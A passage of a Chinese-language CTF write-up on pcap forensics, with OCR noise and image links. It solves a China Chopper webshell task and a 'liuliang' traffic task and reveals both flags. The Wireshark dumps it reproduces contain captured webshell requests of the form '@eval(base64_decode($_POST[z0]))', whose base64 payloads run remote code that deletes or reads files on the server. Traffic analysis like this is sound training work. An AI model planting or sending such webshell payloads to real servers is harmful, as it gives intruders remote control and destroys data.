
```

-> [...] 2 · T ····
·0·····AE··&·s··Rp···D[···
·[·····g9·w·]·
·····y···4··9···I···0·a··E4·d··b·1c··i··m·····X····i··m·Uy·····Q···j·6f···F····k·
0·····( |<-
  
```

[window size scaling factor: -2 (no window scaling checksum: avr30a [unverified])



然后把头和尾去掉后在压缩




最终获得flag

ISG{China_Ch0pper_Is_A_Slick_Little_Webshe11}

五、liuliang

打开题目后发现如下



看下http流，追踪tcp流

Wireshark · 追踪 TCP 流 (tcp.stream eq 9) · liuliang.pcap

```
POST /test.php HTTP/1.1
X-Forwarded-For: 199.1.88.29
Referer: http://192.168.80.132
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0
Host: 192.168.80.132
Content-Length: 775
Cache-Control: no-cache

1=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwicCIp00BzZXRfd
GltZV9saw1pdCgwKtAc2V0X21hZ2ljX3F1b3Rlc19ydw50aw1lKDAp02VjaG8oIi0%2BfCIpOztmdW5jdGlvbIb
kZigkcCl17JG09QGRpcigkcCk7d2hpbGUoQCRmPSRtLT5yZWfKkCkpeyRwZj0kcc4iLyIuJGY7aWYoKGlzX2Rpcig
kcGYpKSYmKCRmIT0iLiIpJiYoJGYhPSIuLiIpKXtAY2htb2QoJHBmLDA3Nzcp02RmKCRwZik7fwlmgKlZx2ZpbGU
oJHBmKSl7QGNobW9kKCRwZiwwNzc3KtAdw5saw5rKCRwZik7fX0kbS0%2BY2xvc2UoKtAY2htb2QoJHASMDc3N
yk7cmV0dXJueIEBybWRpcigkcCk7fSRGPWdlf9tYwdpY19xdw90ZXNfZ3BjKkck%2Fc3RyaXBzbGFzaGVzKCRfUE9
TVFsiejEiXSk6JF9QT1NUWyJ6MSJd02lmKGlzX2RpcigkRikpZWNoYhkZigkRikp02Vsc2V7ZWNoYhmaWxlX2V
4aXN0cygkRik%2FQHvubGluaygkRik%2FIjEiOiIwIjoicCIp0307ZWNoYgifDwtIik7ZGl1Kkck7&z1=C%3A%5C
%5Cwamp%5C%5Cwww%5C%5CAE0ADDF2C93DFC328E8726BDC81BDFCD%5C%5Cchavafun.zipHTTP/1.1 200 OK
Date: Mon, 09 Apr 2018 16:58:19 GMT
Server: Apache/2.2.21 (win32) PHP/5.3.10
```

分组 396。4 客户端 分组, 2 服务器 分组, 3 turn(s)。点击选择。

整个对话 (2875 bytes) Show data as ASCII 流 9

查找: 查找下一个(N)

滤掉此流 打印 另存为... 返回 CLOS@TJHeip 傲

Wireshark · 追踪 TCP 流 (tcp.stream eq 11) · liuliang.pcap

```
POST /test.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.80.132
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0
Host: 192.168.80.132
Content-Length: 491
Cache-Control: no-cache

1=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwicCIp00BzZXRfd
GltZV9saw1pdCgwKtAc2V0X21hZ2ljX3F1b3Rlc19ydw50aw1lKDAp02VjaG8oIi0%2BfCIpOzskRj1nZXRfbWF
naWNfcXVvdGVzX2dwYygpP3N0cm1wc2xhc2hlcygkX1BPU1RbInoxIl0p0iRfUE9TVFsiejEiXtskZnA9QGZvcGV
uKCRGLCJyIik7aWYoQGZnZXRjKCRmcCkpe0BmY2xvc2UoJGZwKtAcMvhZGZpbGUoJEYp0311bHnlE2VjaG8oIkV
SUK9S0i8vIENhbiB0b3QgUmVhZCIp0307ZWNoYgifDwtIik7ZGl1Kkck7&z1=C%3A%5C%5Cwamp%5C%5Cwww%5C%
5CAE0ADDF2C93DFC328E8726BDC81BDFCD%5C%5Cchavafun.zipHTTP/1.1 200 OK
Date: Mon, 09 Apr 2018 17:01:17 GMT
Server: Apache/2.2.21 (win32) PHP/5.3.10
X-Powered-By: PHP/5.3.10
Transfer-Encoding: chunked
Content-Type: text/html
```


分组 535。1 客户端 分组, 8 服务器 分组, 1 turn(s)。点击选择。

整个对话 (12kB) Show data as ASCII 流 11

查找: 查找下一个(N)

滤掉此流 打印 另存为... 返回 CLOS@TJHeip 傲


看到了有两个压缩包，第一个没有什么大的作用，看看第二个




在上面要加上http，就看看http就OK




然后导出分组字节流为zip





保存为压缩包后直接解压得到一个word文档，访问后



拿到flag{2d6cb5b69212296f964dbc4f21171570}